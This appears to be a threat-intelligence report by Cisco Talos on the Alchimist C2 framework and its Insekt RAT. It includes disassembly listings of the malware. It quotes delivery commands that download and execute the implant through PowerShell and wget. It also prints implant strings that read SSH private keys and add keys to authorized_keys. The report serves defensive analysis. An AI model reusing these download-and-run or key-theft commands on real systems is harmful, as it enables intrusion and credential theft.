Alchimist: A new attack framework in Chinese for Mac, Linux and Windows

By Chetan Raghuprasad, Asheer Malhotra and Vitor Ventura, with contributions from Matt Thaxton.

- Cisco Talos discovered a new attack framework including a command and control (C2) tool called "Alchimist" and a new malware "Insekt" with remote administration capabilities.
- The Alchimist has a web interface in Simplified Chinese with remote administration features.
- The attack framework is designed to target Windows, Linux and Mac machines.
- Alchimist and Insekt binaries are implemented in GoLang.
- This campaign consists of additional bespoke tools such as a MacOS exploitation tool, a custom backdoor and multiple off-the-shelf tools such as reverse proxies.

Cisco Talos has discovered a new single-file command and control (C2) framework the authors call "Alchimist [sic]." Talos researchers found this C2 on a server that had a file listing active on the root directory along with a set of post-exploitation tools.

Cisco Talos assesses with moderate-high confidence that this framework is being used in the wild.

"Alchimist" is a 64-bit Linux executable written in GoLang and packed with assets including resources for the web interface and Insekt RAT payloads compiled for Windows and Linux.

Insekt RAT, a new trojan Cisco Talos discovered, is Alchimist's beacon implant written in GoLang and has a variety of remote access capabilities that can be instrumented by the Alchimist C2 server.

Alchimist C2 has a web interface written in Simplified Chinese and can generate a configured payload, establish remote sessions, deploy payload to the remote machines, capture screenshots, perform remote shellcode execution and run arbitrary commands.

Among the remaining tools, Cisco Talos found a Mach-O dropper embedded with an exploit to target a known vulnerability CVE-2021-4034, a privilege escalation issue in polkit's pkexec utility, and a Mach-O bind shell backdoor. The Qualys Research Team discovered CVE-2021-4034 in November 2021, and in January 2022, the U.S.'s National Security Agency Cybersecurity Director warned that the vulnerability was being exploited in the wild.

The server also contained dual-use tools like psexec and netcat, along with a scanning tool called "fscan," which the author defines as an "intranet scanning tool," essentially all the necessary tools for lateral movement.

Alchimist framework

The attack framework we discovered during the course of this research consists of a standalone C2 server called "Alchimist" and its corresponding implants the authors call the "Insekt" RAT family.

Alchimist isn't the first self-contained framework we've discovered recently, with Manjusaka being another single file-based C2 framework disclosed by Talos recently. Both follow the same design philosophy, albeit implemented in different ways, to the point where they both seem to have the same list of requirements despite being implemented by different programmers.

However, Manjusaka and Alchimist have virtually the same set of features. They both have been designed and implemented to operate as standalone GoLang-based executables that can be distributed with relative ease to operators. The frameworks inside carry the implants and the whole web user interface. The implant configuration is defined using the Web UI (Web User Interface), which in both cases is completely written in Simplified Chinese. Also, they both mention the uncommon protocol SNI in one case already supported (Alchimist), with plans to support it in the other (Manjusaka).

The main differences lie in the approaches taken to implement the Web UI and the way the frameworks implement the single-file feature. Manjusaka developers take advantage of the Gin web framework and use packr, an asset bundling framework, to embed and store the implants. Alchimist authors took a more basic approach, using only the basic GoLang features to implement the same features.

There are also differences in the implant code, but functionality-wise, they are pretty similar, as they implement the features made available by the C2. We've observed that Alchimist, apart from the regular HTTP/S also supports protocols like SNI, WSS/WS, Manjusaka on the other hand, mentions SNI, WSS/WS on its documentation but only supports HTTP.

Unwrapping Alchimist

Assets

Alchimist uses GoLang-based assets (custom-made embedded packages) to store all the resources required for it to function as a C2 server. During the initialization of the C2 service, the process extracts all the embedded assets from the GoLang-based ELF binary of the C2 and drops them into hardcoded locations under the /tmp/Res/ directory.

```
lea     rax, aTmpdirtradeTsh ; "TMPDIRTRADE;TSHcy;"
mov     ebx, 6
call    os_Getenv
test    rbx, rbx
mov     ecx, 4
cmovz   rbx, rcx
lea     rdx, aTmp_0     ; "/tmp"
cmovz   rax, rdx
mov     edi, 3
lea     rcx, aRes_0     ; "Res"
nop
call    pm3_apps_Alchimist_asset_RestoreAssets
```

C2 ELF contains hardcoded destination directories for dropping the embedded assets.

All embedded assets are recursively placed in directories based on the way they are embedded in the GoLang asset package.

```
call    pm3_apps_Alchimist_asset_Asset
test    rdi, rdi
jnz     loc_77ACE4
mov     [rsp+0A8h+var_58], rbx
mov     [rsp+0A8h+var_20], rax
mov     [rsp+0A8h+var_50], rcx
mov     rax, [rsp+0A8h+arg_10]
mov     rbx, [rsp+0A8h+arg_18]
nop     dword ptr [rax+00h]
call    pm3_apps_Alchimist_asset_AssetInfo
test    rcx, rcx
jnz     loc_77ACCE
mov     [rsp+0A8h+var_68], rax
mov     [rsp+0A8h+var_30], rbx
mov     rax, [rsp+0A8h+arg_10]
mov     rbx, [rsp+0A8h+arg_18]
call    path_filepath_Dir
mov     rcx, rax
mov     rdi, rbx
mov     rax, [rsp+0A8h+arg_0]
mov     rbx, [rsp+0A8h+arg_8]
call    pm3_apps_Alchimist_asset__filePath
mov     ecx, 1EDh
```

```
call    os_MkdirAll
test    rax, rax
jnz     loc_77ACBE
mov     rax, [rsp+0A8h+arg_0]
mov     rbx, [rsp+0A8h+arg_8]
mov     rcx, [rsp+0A8h+arg_10]
mov     rdi, [rsp+0A8h+arg_18]
nop     dword ptr [rax+rax+00h]
call    pm3_apps_Alchimist_asset__filePath
mov     [rsp+0A8h+var_28], rax
mov     [rsp+0A8h+var_60], rbx
mov     rdx, [rsp+0A8h+var_68]
mov     rsi, [rdx+28h]
mov     rax, [rsp+0A8h+var_30]
call    rsi             ; 7853e0
mov     rbx, [rsp+0A8h+var_60]
mov     rcx, [rsp+0A8h+var_20]
mov     rdi, [rsp+0A8h+var_58]
mov     rsi, [rsp+0A8h+var_50]
mov     r8d, eax
mov     rax, [rsp+0A8h+var_28]
call    os_WriteFile
```

Alchimist C2's asset extraction and write-to-file functionality.

The "Res" directory contains web interface code, HTML files and other directories. It also unpacks its "Insekt" implant binaries, for the Windows and Linux operating systems into the "/tmp/Res/Payload" directory.

In the /tmp directory, the C2 also writes the self-signed certificate and the key used in HTTPS communications. Even though it is self-signed, the certificate is not generated upon execution. Rather, it is a hardcoded certificate added to the C2 at the time of compilation. The details of the certificate below also shows that the certificate doesn't contain any server name.

Alchimist certificate details

TALOS

Field	Value
Version	V1
Serial number	61b0feca645af9296aa422d2c289e1d13593dbb6
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	O=Internet Widgits Pty Ltd, L=Tokyo, S=Tokyo, C=AS
Valid from	Thursday, August 5, 2021 2:57:00 AM
Valid to	Sunday, August 3, 2031 2:57:00 AM
Subject	O=Internet Widgits Pty Ltd, L=Tokyo, S=Tokyo, C=AS
Public Key	RSA (2048 Bits) 30 82 01 0a 02 82 01 01 00 b4 84 80 74 ab e2 47 28 b2 99 dc 0f f3 55 82 b5 e9 9e f0 11 23 ba 33 23 17 8f 5a f3 b1 f0 c4 1c 23 7b 94 ae 09 2a 13 21 b2 04 a2 37 a2 45 86 e0 07 1b af a5 0d 58 00 23 ed fc 7b 37 38 f9 f0 ad 62 0e 4a fb 77 b1 c2 38 cf f1 91 50 a0 67 24 da 20 84 ee 5c 2c bc 0c 86 e4 8f 41 27 d9 18 30 8d c6 7a ae 14 2a b4 2f 11 e3 19 9d 42 8d b6 cb c5 25 5e 91 9f d4 e4 89 d5 20 c1 5c ed 6c 8f a3 a7 1b 71 1a bc 1d 24 9e f6 43 ca 1a 6c b7 ce f3 ec 52 c6 a9 8d d4 9c cb e7 c3 8f aa 56 2e ac 9d ce c2 0b 19 2e 29 4d 63 8f 18 5f 62 b1 32 ce da 12 c6 e8 42 ce bc ae 42 58 70 82 a4 9c 25 45 61 d5 43 6a 10 4b 02 47 ec bd 30 2a f5 d7 4b 0a e5 db b9 7f 01 46 b8 7f 8b 26 be 5d 28 10 a6 5e 78 1e 64 a8 b7 15 41 b7 dc 37 e6 46 14 6b 97 f9 ce 5c 20 5e 27 9f 9a 19 52 a2 a8 1a 90 b5 fc cb 35 61 02 03 01 00 01
Public Key parameters	05 00
Thumbprint	551b54539110396e3cd53155e0ebd4ae3bcdd125

The web interface is written in Simplified Chinese, presenting several options to the operators.

Index page view of the Alchimist web interface.

A detailed look into the Web UI shows features it supports all the common features one would expect in a RAT's C2.

One, however, stood out: The ability to generate PowerShell and wget code snippets for Windows and Linux, respectively. An attacker could use these commands to build their infection mechanism for distributing Insekt RAT. An attacker can embed these commands in a script (instrumented via a malicious entry point such as a maldoc, LNK, etc.) and deliver it to the victims by various means to gain an initial foothold, thereby downloading and implanting the Insekt RAT.

```
gen windows payload                                    Windows machine
[out]: {"allsize":"5875712","ps":"/Res/Payloads/Fri-2022-Aug-5-09-20","psrun":"powershell  -nop -c  '[System.Net.ServicePointManager]::Ser
verCertificateValidationCallback = {$true};iex(New-Object Net.WebClient).DownloadString(\\\"https://localhost:8443/Res/Payloads/Fri-2022-A
ug-5-09-20\\\")'","url":"/Res/Payloads/Worker-2022-Fri.exe"}

                                                       Linux machine
  wget -c --no-check 'https://%s%s' -O /tmp/check_systemd && chmod +x /tmp/check_systemd && /tmp/check_systemd;rm /tmp/check_systemd
```

Delivery command snippets generated by Alchimist for Insekt payloads.

Payload generation

Alchimist accepts several parameters from the Web UI for generating a payload. This operator inputs the parameters into the "session[.]html" Web UI and consists of the following configuration:

- Protocol value: TLS, SNI, WSS/WS.
- Remote C2 host IP/URL.
- Platform type: Windows or Linux to select the type of Insekt RAT payload.
- Daemon flag: Indicates if the Insekt implant runs as a daemon on the infected endpoint.
- Predomain value: For the SNI protocol type only.

The Web UI will take these configuration values to construct a JSON and send a POST request to the "/pay" URL of the current C2 server to request a new payload that can be downloaded.

```
var generate_pay = function(){
  $.post("/pay",JSON.stringify({
    rhost:$("#pro-val").val() + "://" +$("#rhost").val().trim(),
    os:$("#plat").val(),
    daemon:$("#daemon").val(),
    predomain:$("#predomain").val(),
  }),function(data){
    let obj = JSON.parse(data);
    console.log(obj);
    if (obj.url != "" || obj.url != null){
      ChooseMenu(["Download","Ps"],function(choosed){
        console.log("choosed:",choosed);
        if (choosed == "Download"){
            window.open(obj.url);
        }
      })
      AlertAddInfo(`${obj.psrun}`)
    }
  })
}
```

Web UI HTML code requesting the payload generation from the C2.

The request for generating the payload hits the "/pay" URL, where the C2 accepts the configuration parameters from the JSON, parses them and then generates the customized Insekt payload.

The C2 doesn't compile the Insekt payloads (also GoLang based) at all. It simply reads a dummy/skeleton Insekt binary (winx64 or ELFx64) that was unpacked during its initialization from the "/tmp/Res/Payloads/" directory into memory and hot patches the Insket binary in memory based on specific placeholder flags for the various values and dumps the patched Insekt binary to disk again. This new binary is then read from the disk by another helper routine in the C2 process and served to the operator via the Web UI.

```
lea     r12, [rsp+var_228]
cmp     r12, [r14+10h]
jbe     loc_78719B
sub     rsp, 2A8h
mov     [rsp+2A8h+var_8], rbp
lea     rbp, [rsp+2A8h+var_8]
mov     [rsp+2A8h+arg_0], rax
mov     [rsp+2A8h+arg_18], rdi
mov     [rsp+2A8h+arg_10], rcx
nop
call    os_ReadFile
mov     rdx, [rsp+2A8h+arg_18]
cmp     rdx, 1
jbe     loc_78718D
mov     [rsp+2A8h+var_238], rbx
mov     [rsp+2A8h+var_10], rax
mov     [rsp+2A8h+var_230], rcx
mov     rdx, [rsp+2A8h+arg_10]
mov     rax, [rdx+10h]
mov     rbx, [rdx+18h]
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    pm3_apps_Alchimist_payloads_en
mov     rdx, 'HGFEDCBA'

mov     [rsp+2A8h+var_DE], rdx
lea     rdi, [rsp+2A8h+var_DE+2]
lea     rsi, aX509InvalidSig+0F4h ; "CDEFGHIJKLMNOPQABCDEFGHIJKLMNOPQ${RHOST"...
mov     [rsp+2A8h+var_2B8], rbp
lea     rbp, [rsp+2A8h+var_2B8]
call    loc_47271A
mov     rbp, [rbp+0]
mov     ecx, 52h ; 'R'
call    pm3_apps_Alchimist_payloads_GenSpace
mov     rcx, rbx
mov     rbx, rax
lea     rax, [rsp+2A8h+var_19E]
call    runtime_stringtoslicebyte
mov     [rsp+2A8h+var_2A8], 0FFFFFFFFFFFFFFFFh
lea     rdi, [rsp+2A8h+var_DE]
mov     esi, 52h ; 'R'
mov     r8, rsi
mov     r9, rax
mov     r10, rbx
mov     r11, rcx
mov     rax, [rsp+2A8h+var_10]
mov     rbx, [rsp+2A8h+var_238]
mov     rcx, [rsp+2A8h+var_230]
call    bytes_Replace
```

C2 is looking to patch the C2 server value ${RHOST} in the Insekt dummy binary.

Communication protocol

The communication logic with the Windows and Linux Insekt variants is similar. The communication is managed by the "pm3" GoLang package which implements establishing and managing connections to

the WebSockets, plugin codes to scan IP addresses using the ICMP protocol, utility code to perform port forwarding, upload files to the remote machine and perform remote execution.

The C2 address is hard-coded on the implant at configuration time, which attempts to connect to the C2 server 10 times with an interval of one second. After ten unsuccessful attempts, the backdoor pauses and again attempts to connect to the C2 server once every hour.

```
00000000006CBACE  .  0F57C0              xorps xmm0,xmm0
00000000006CBAD1  .  0F118424 90000000   movups xmmword ptr ss:[rsp+90],xmm0
00000000006CBAD9  .  0F118424 A0000000   movups xmmword ptr ss:[rsp+A0],xmm0
00000000006CBAE1  .  48:8D0D 585A0200    lea rcx,qword ptr ds:[6F1540]
00000000006CBAE8  .  48:898C24 90000000  mov qword ptr ss:[rsp+90],rcx
00000000006CBAF0  .  48:8D15 79EC0E00    lea rdx,qword ptr ds:[7BA770]        rdx:&"tls://149.28.54.212:443
00000000006CBAF7  .  48:899424 98000000  mov qword ptr ss:[rsp+98],rdx
00000000006CBAFF  .  48:898C24 A0000000  mov qword ptr ss:[rsp+A0],rcx
00000000006CBB07  .  48:898424 A8000000  mov qword ptr ss:[rsp+A8],rax        [rsp+A8]:&"C:\\Users\\REM\\Desktop\
00000000006CBB0F  .  48:8B05 421C3000    mov rax,qword ptr ds:[9CD758]        rax:"149.28.54.212:443"
00000000006CBB16  .  48:8D0D 03410F00    lea rcx,qword ptr ds:[7BFC20]
00000000006CBB1D  .  48:890C24           mov qword ptr ss:[rsp],rcx           [rsp]:"tls://149.28.54.212:443
00000000006CBB21  .  48:894424 08        mov qword ptr ss:[rsp+8],rax
00000000006CBB26  .  48:8D8424 90000000  lea rax,qword ptr ss:[rsp+90]
00000000006CBB2E  .  48:894424 10        mov qword ptr ss:[rsp+10],rax        [rsp+10]:"149.28.54.212:443
00000000006CBB33  .  48:C74424 18 0200000( mov qword ptr ss:[rsp+18],2
00000000006CBB3C  .  48:C74424 20 0200000( mov qword ptr ss:[rsp+20],2
00000000006CBB45  .  E8 96B9E1FF         call <msconfig.sub_4E74E0>
00000000006CBB4A  .  48:8B4C24 58        mov rcx,qword ptr ss:[rsp+58]
00000000006CBB4F  .  48:85C9             test rcx,rcx
00000000006CBB52  .v 0F86 07020000       jbe msconfig.6CBD5F
00000000006CBB58  .  48:8B5424 68        mov rdx,qword ptr ss:[rsp+68]        [rsp+68]:&"tls://149.28.54.212:443
00000000006CBB5D  .  48:8B1A             mov rbx,qword ptr ds:[rdx]           rbx:"tls://149.28.54.212:443", [rd
00000000006CBB60  .  48:8B72 08          mov rsi,qword ptr ds:[rdx+8]
00000000006CBB64  .  48:83F9 01          cmp rcx,1
00000000006CBB68  .v 0F86 E7010000       jbe msconfig.6CBD55
00000000006CBB6E  .  48:8B42 10          mov rax,qword ptr ds:[rdx+10]        rax:"149.28.54.212:443", [rdx+10]:'
00000000006CBB72  .  48:8B4A 18          mov rcx,qword ptr ds:[rdx+18]
00000000006CBB76  .  48:891C24           mov qword ptr ss:[rsp],rbx           [rsp]:"tls://149.28.54.212:443
00000000006CBB7A  .  48:897424 08        mov qword ptr ss:[rsp+8],rsi
00000000006CBB7F  .  48:894424 10        mov qword ptr ss:[rsp+10],rax        [rsp+10]:"149.28.54.212:443
00000000006CBB84  .  48:894C24 18        mov qword ptr ss:[rsp+18],rcx
00000000006CBB89  .  E8 D217FFFF         call msconfig.6BD360 pm3_connect_ConnReverseListener()
00000000006CBB8E  .  48:8BAC24 D0000000  mov rbp,qword ptr ss:[rsp+D0]
```

Implant initiating the connection to the C2 server.

The implant supports connecting to the C2 over either WSS/WS, TLS or SNI protocols.

```
if ( a2 == 2 )
{
  if ( *(_WORD *)a1 == 29559 )
  {
    Buf = pm3_connect_prowss_ConnectWsAndFirstBuf(a3, a4, a5, a6, a7);
    v13 = v18;
    v11 = v19;
    v8 = v20;
    v7 = v21;
    v9 = v22;
    v12 = v23;
    goto LABEL_4;
  }
}
else if ( a2 == 3 )
{
  if ( runtime_cmpstring(a1, 3LL, (__int64)&qword_74EA27 + 6, 3LL) > 0 )
  {
    if ( *(_WORD *)a1 == 27764 && *(_BYTE *)(a1 + 2) == 115 )
    {
      v17 = pm3_connect_protls_UseDefaultTlsConfig(a3, a4, 0LL, 0LL, 0LL);
      v15 = pm3_connect_protls_InitiTlsConnection(v17, a5, a6, a7);
      v13 = *((_QWORD *)&v15 + 1);
      Buf = v15;
      v11 = v18;
      v8 = v19;
      v7 = v20;
      v9 = v21;
      v12 = v22;
      goto LABEL_4;
    }
    if ( *(_WORD *)a1 == 29559 && *(_BYTE *)(a1 + 2) == 115 )
    {
      Buf = pm3_connect_prowss_ConnectWssAndFirstBuf(a3, a4, a5, a6, a7);
      v13 = v18;
      v11 = v19;
      v8 = v20;
      v7 = v21;
      v9 = v22;
      v12 = v23;
      goto LABEL_4;
    }
  }
  else
  {
    if ( *(_WORD *)a1 == 28275 && *(_BYTE *)(a1 + 2) == 105 )
    {
      Buf = pm3_connect_prosni_ConnectSNIAndFistBuf(a3, a4, a5, a6, a7);
      v13 = v18;
      v11 = v19;
      v8 = v20;
      v7 = v21;
      v9 = v22;
      v12 = v23;
      goto LABEL_4;
    }
```

Communication mechanisms for various protocols.

Based on the C2 URLs specified, the implant will use a specific protocol to initiate the check-in with the C2 server.

```
.text:0000000000E3CE7D 48 8D 05 A9 1B 09 00                lea     rax, aTcp       ; "tcp"
.text:0000000000E3CE84 48 89 44 24 10                      mov     [rsp+68h+var_58], rax
.text:0000000000E3CE89 48 C7 44 24 18 03 00 00+            mov     [rsp+68h+var_58+8], 3 ; __int64
.text:0000000000E3CE89 00
.text:0000000000E3CE92 E8 E9 58 D4 FF                      call    runtime_cmpstring
.text:0000000000E3CE97 48 83 7C 24 20 00                   cmp     [rsp+68h+var_48], 0
.text:0000000000E3CE9D 0F 1F 00                            nop     dword ptr [rax]
.text:0000000000E3CEA0 0F 8F 07 01 00 00                   jg      loc_E3CFAD
.text:0000000000E3CEA6 48 8B 44 24 70                      mov     rax, [rsp+68h+arg_0]
.text:0000000000E3CEAB 66 81 38 73 6E                      cmp     word ptr [rax], 'ns'
.text:0000000000E3CEB0 75 0A                               jnz     short loc_E3CEBC
.text:0000000000E3CEB2 80 78 02 69                         cmp     byte ptr [rax+2], 'i'
.text:0000000000E3CEB6 0F 84 82 00 00 00                   jz      loc_E3CF3E
.text:0000000000E3CEBC
.text:0000000000E3CEBC                          loc_E3CEBC:                             ; CODE XREF: pm3_connect_ConnectTo+150↑j
.text:0000000000E3CEBC 66 81 38 74 63                      cmp     word ptr [rax], 'ct'
.text:0000000000E3CEC1 0F 85 DC FE FF FF                   jnz     loc_E3CDA3
.text:0000000000E3CEC7 80 78 02 70                         cmp     byte ptr [rax+2], 70h ; 'p'
.text:0000000000E3CECB 0F 85 D2 FE FF FF                   jnz     loc_E3CDA3
.text:0000000000E3CED1 48 8B 84 24 80 00 00 00             mov     rax, [rsp+80h]
.text:0000000000E3CED9 48 89 04 24                         mov     [rsp+0], rax    ; string
.text:0000000000E3CEDD 48 8B 84 24 88 00 00 00             mov     rax, [rsp+88h]
.text:0000000000E3CEE5 48 89 44 24 08                      mov     [rsp+8], rax
.text:0000000000E3CEEA 48 8B 84 24 90 00 00 00             mov     rax, [rsp+68h+arg_20]
.text:0000000000E3CEF2 48 89 44 24 10                      mov     [rsp+68h+var_58], rax ; __int64
.text:0000000000E3CEF7 48 8B 84 24 98 00 00 00             mov     rax, [rsp+68h+arg_28]
.text:0000000000E3CEFF 48 89 44 24 18                      mov     [rsp+68h+var_58+8], rax ; __int64
.text:0000000000E3CF04 48 8B 84 24 A0 00 00 00             mov     rax, [rsp+68h+arg_30]
.text:0000000000E3CF0C 48 89 44 24 20                      mov     [rsp+68h+var_48], rax ; __int64
.text:0000000000E3CF11 E8 8A 6E 00 00                      call    pm3_connect_TcpConnectFirst
.text:0000000000E3CF16 48 8B 5C 24 28                      mov     rbx, [rsp+68h+var_40]
.text:0000000000E3CF1B 4C 8B 44 24 30                      mov     r8, [rsp+68h+var_38]
.text:0000000000E3CF20 48 8B 74 24 38                      mov     rsi, [rsp+68h+var_30]
.text:0000000000E3CF25 48 8B 4C 24 40                      mov     rcx, [rsp+68h+var_28]
.text:0000000000E3CF2A 48 8B 44 24 48                      mov     rax, [rsp+68h+var_20]
.text:0000000000E3CF2F 48 8B 54 24 50                      mov     rdx, [rsp+68h+var_18]
.text:0000000000E3CF34 48 8B 7C 24 58                      mov     rdi, [rsp+68h+var_10]
.text:0000000000E3CF39 E9 74 FE FF FF                      jmp     loc_E3CDB2
.text:0000000000E3CF3E                          ; ---------------------------------------------------------------------------
.text:0000000000E3CF3E
.text:0000000000E3CF3E                          loc_E3CF3E:                             ; CODE XREF: pm3_connect_ConnectTo+156↑j
.text:0000000000E3CF3E 48 8B 84 24 80 00 00 00             mov     rax, [rsp+80h]
.text:0000000000E3CF46 48 89 04 24                         mov     [rsp+0], rax    ; __int64
.text:0000000000E3CF4A 48 8B 84 24 88 00 00 00             mov     rax, [rsp+88h]
.text:0000000000E3CF52 48 89 44 24 08                      mov     [rsp+8], rax    ; __int64
.text:0000000000E3CF57 48 8B 84 24 90 00 00 00             mov     rax, [rsp+68h+arg_20]
.text:0000000000E3CF5F 48 89 44 24 10                      mov     [rsp+68h+var_58], rax ; __int64
.text:0000000000E3CF64 48 8B 84 24 98 00 00 00             mov     rax, [rsp+68h+arg_28]
.text:0000000000E3CF6C 48 89 44 24 18                      mov     [rsp+68h+var_58+8], rax ; __int64
.text:0000000000E3CF71 48 8B 84 24 A0 00 00 00             mov     rax, [rsp+68h+arg_30]
.text:0000000000E3CF79 48 89 44 24 20                      mov     [rsp+68h+var_48], rax ; __int64
.text:0000000000E3CF7E 66 90                               xchg    ax, ax
.text:0000000000E3CF80 E8 BB D6 FF FF                      call    pm3_connect_prosni_ConnectSNIAndFistBuf
```

Implant selects the right protocol to check in and talk to the C2.

Insekt implant

Insekt is a 64-bit implant written in GoLang, compiled for Windows and Linux environments with a variety of RAT capabilities, all directed to execute by the Alchimist C2 server.

During initialization, the implant will set up multiple handlers for seven primary capabilities:

- Get file sizes.
- Get OS information.
- Run arbitrary commands via cmd[.]exe.
- Upgrade the current Insekt implant.
- Run arbitrary commands as a different user.
- Sleep for periods of time defined by the C2.
- Start/stop taking screenshots.

```
sub     rsp, 20h
```

```
mov     [rsp+20h+var_8], rbp
lea     rbp, [rsp+20h+var_8]
lea     rax, aFilesize  ; "filesize"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 8

lea     rax, p_get_file_size
mov     [rsp+20h+var_10], rax
call    pm3_connect_OnClientWithFunc
lea     rax, aInfo_1    ; "info"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 4

lea     rax, p_get_OS_type
mov     [rsp+20h+var_10], rax
call    pm3_connect_OnClientWithFunc
lea     rax, aShell     ; "shell"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 5

lea     rax, p_exec_commands
mov     [rsp+20h+var_10], rax
call    pm3_connect_OnClientWithFunc
lea     rax, aUpgrade_0 ; "upgrade"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 7

lea     rax, p_upgrade_self
mov     [rsp+20h+var_10], rax
call    pm3_connect_OnClientWithFunc
lea     rax, aRunas     ; "runas"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 5

lea     rax, p_exec_cmds_RunAs
mov     [rsp+20h+var_10], rax
nop     dword ptr [rax+00h]
call    pm3_connect_OnClientWithFunc
lea     rax, aSleep     ; "sleep"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 5

lea     rax, p_yawn
mov     [rsp+20h+var_10], rax
```

```
call    pm3_connect_OnClientWithFunc
lea     rax, aScreenshot ; "screenshot"
mov     [rsp+20h+var_20], rax
mov     [rsp+20h+var_18], 0Ah

lea     rax, p_capture_screenshots
mov     [rsp+20h+var_10], rax
call    pm3_connect_OnClientWithFunc
```

Major Insekt capabilities.

Insekt also checks the internet connectivity and port status by connecting to the addresses/ports below.

Host	Port
localhost	22
localhost	80
localhost	23
localhost	445
localhost	139
www[.]google[.]com	443
www[.]apple[.]com	443
github[.]com	443

Apart from these capabilities, the implant consists of other capabilities such as shellcode execution, port and IP scanning, SSH key manipulation, proxying connections, etc. described below.
Both variants can execute arbitrary commands on the operating system shell, upon request from the operators.

Linux

```
pm3_utils_rshc_GetACmd proc near        ; CODE XREF: pm3_utils_rshc__ptr_CmdConn_depatchAShell+19Tp
                                        ; pm3_utils_rshc_GetACmd+57↓j
                                        ; DATA XREF: ...
var_8           = qword ptr -8

                cmp     rsp, [r14+10h]
                jbe     short loc_5FF482
                sub     rsp, 30h
                mov     [rsp+38h+var_8], rbp
                lea     rbp, [rsp+38h+var_8]
                lea     rax, aBash      ; "bash"
                mov     ebx, 4
                call    os_exec_LookPath
                test    rcx, rcx
                mov     ecx, 7
                cmovnz  rbx, rcx
                lea     rcx, aBinSh     ; "/bin/sh"
                cmovnz  rax, rcx
                xor     ecx, ecx
                xor     edi, edi
                mov     rsi, rdi
                call    os_exec_Command
                mov     rbp, [rsp+38h+var_8]
                add     rsp, 30h
                retn
; ---------------------------------------------------------------------------

loc_5FF482:                             ; CODE XREF: pm3_utils_rshc_GetACmd+41↑j
                call    runtime_morestack_noctxt
                jmp     short pm3_utils_rshc_GetACmd
pm3_utils_rshc_GetACmd endp
```

Windows

```
cmp     rsp, [r14+10h]
jbe     loc_585A4A
sub     rsp, 48h
mov     [rsp+48h+var_8], rbp
lea     rbp, [rsp+48h+var_8]
mov     [rsp+48h+arg_8], rbx
mov     [rsp+48h+arg_0], rax
movups  [rsp+48h+var_18], xmm15
lea     rdx, RTYPE_string
mov     qword ptr [rsp+48h+var_18], rdx
lea     rdx, off_749800 ; "start cmd"
mov     qword ptr [rsp+48h+var_18+8], rdx
mov     rdx, cs:qword_8D3DF0
mov     ecx, 1
mov     rdi, rcx
mov     rax, rdx
lea     rbx, [rsp+48h+var_18]
call    pm3_utils_ColorPrint
lea     rax, aCmd       ; "cmd"
mov     ebx, 3
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    os_exec_Command
```

```
cmp     rsp, [r14+10h]
jbe     loc_5858B3
sub     rsp, 38h
mov     [rsp+38h+var_8], rbp
lea     rbp, [rsp+38h+var_8]
mov     [rsp+38h+arg_0], rax
mov     [rsp+38h+arg_8], rbx
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
lea     rax, aPowershell ; "powershell"
mov     ebx, 0Ah
call    os_exec_Command
mov     [rsp+38h+var_10], rax
lea     rax, RTYPE_syscall_SysProcAttr
call    runtime_newobject
mov     byte ptr [rax], 1
mov     rdx, [rsp+38h+var_10]
test    [rdx], al
cmp     cs:dword_9DAA00, 0
jnz     short loc_5857E7
mov     [rdx+98h], rax
jmp     short loc_5857F3
```

The Linux variant of Insekt also has the functionality to list the contents of ".ssh" directory in the victim's home directory and adds new SSH keys to the authorised_Keys file. Using this feature, the attacker can communicate with the victim's machine from the C2 over SSH.

```
loc_600295:                             ; CODE XREF: pm3_utils_rshc_NewCli+246↑j
                mov     rdx, [rsp+88h+var_30]
                mov     rbx, [rdx+0A8h]
                lea     rax, RTYPE_map_string_string
                lea     rcx, aSshKey    ; "${ssh_key}"
                mov     edi, 10
                call    runtime_mapassign_faststr
                mov     qword ptr [rax+8], 0Dh
                cmp     cs:dword_DDCB60, 0
                jnz     short loc_6002D6
                lea     rdx, aLsHomeSsh ; "ls $HOME/.ssh"
                mov     [rax], rdx
                jmp     short loc_6002E5
; ---------------------------------------------------------------------------

loc_6002D6:                             ; CODE XREF: pm3_utils_rshc_NewCli+288↑j
                mov     rdi, rax
                lea     rdx, aLsHomeSsh ; "ls $HOME/.ssh"
                call    runtime_gcWriteBarrierDX

loc_6002E5:                             ; CODE XREF: pm3_utils_rshc_NewCli+294↑j
                mov     rdx, [rsp+88h+var_30]
                mov     rbx, [rdx+0A8h]
                lea     rax, RTYPE_map_string_string
                lea     rcx, aAddSshKey ; "${add_ssh_key}"
                mov     edi, 14
                call    runtime_mapassign_faststr
                mov     qword ptr [rax+8], 3Dh ; '='
                cmp     cs:dword_DDCB60, 0
                jnz     short loc_600326
                lea     rdx, aMkdirPHomeSshE ; "mkdir -p $HOME/.ssh/;echo \"%s\" >> $HO"...
                mov     [rax], rdx
                jmp     short loc_600335
; ---------------------------------------------------------------------------

loc_600326:                             ; CODE XREF: pm3_utils_rshc_NewCli+2D8↑j
                mov     rdi, rax
                lea     rdx, aMkdirPHomeSshE ; "mkdir -p $HOME/.ssh/;echo \"%s\" >> $HO"...
                call    runtime_gcWriteBarrierDX ; 'mkdir -p $HOME/.ssh/;echo "%s" >> $HOME/.ssh/authorized_keys '

loc_600335:                             ; CODE XREF: pm3_utils_rshc_NewCli+2E4↑j
                mov     rdx, [rsp+88h+var_30]
                mov     rbx, [rdx+0A8h]
                lea     rax, RTYPE_map_string_string
                lea     rcx, aShowIdaKey ; "${show_ida_key}"
                mov     edi, 15
                call    runtime_mapassign_faststr
                mov     qword ptr [rax+8], 15h
                cmp     cs:dword_DDCB60, 0
                jnz     short loc_600376
                lea     rcx, aCatHomeSshIdRs ; "cat $HOME/.ssh/id_rsa"
                mov     [rax], rcx
                jmp     short loc_600385
```

From the network point-of-view, Insekt can create "proxy" connections to other systems by its own mechanism or by simply using the socks5 protocol.

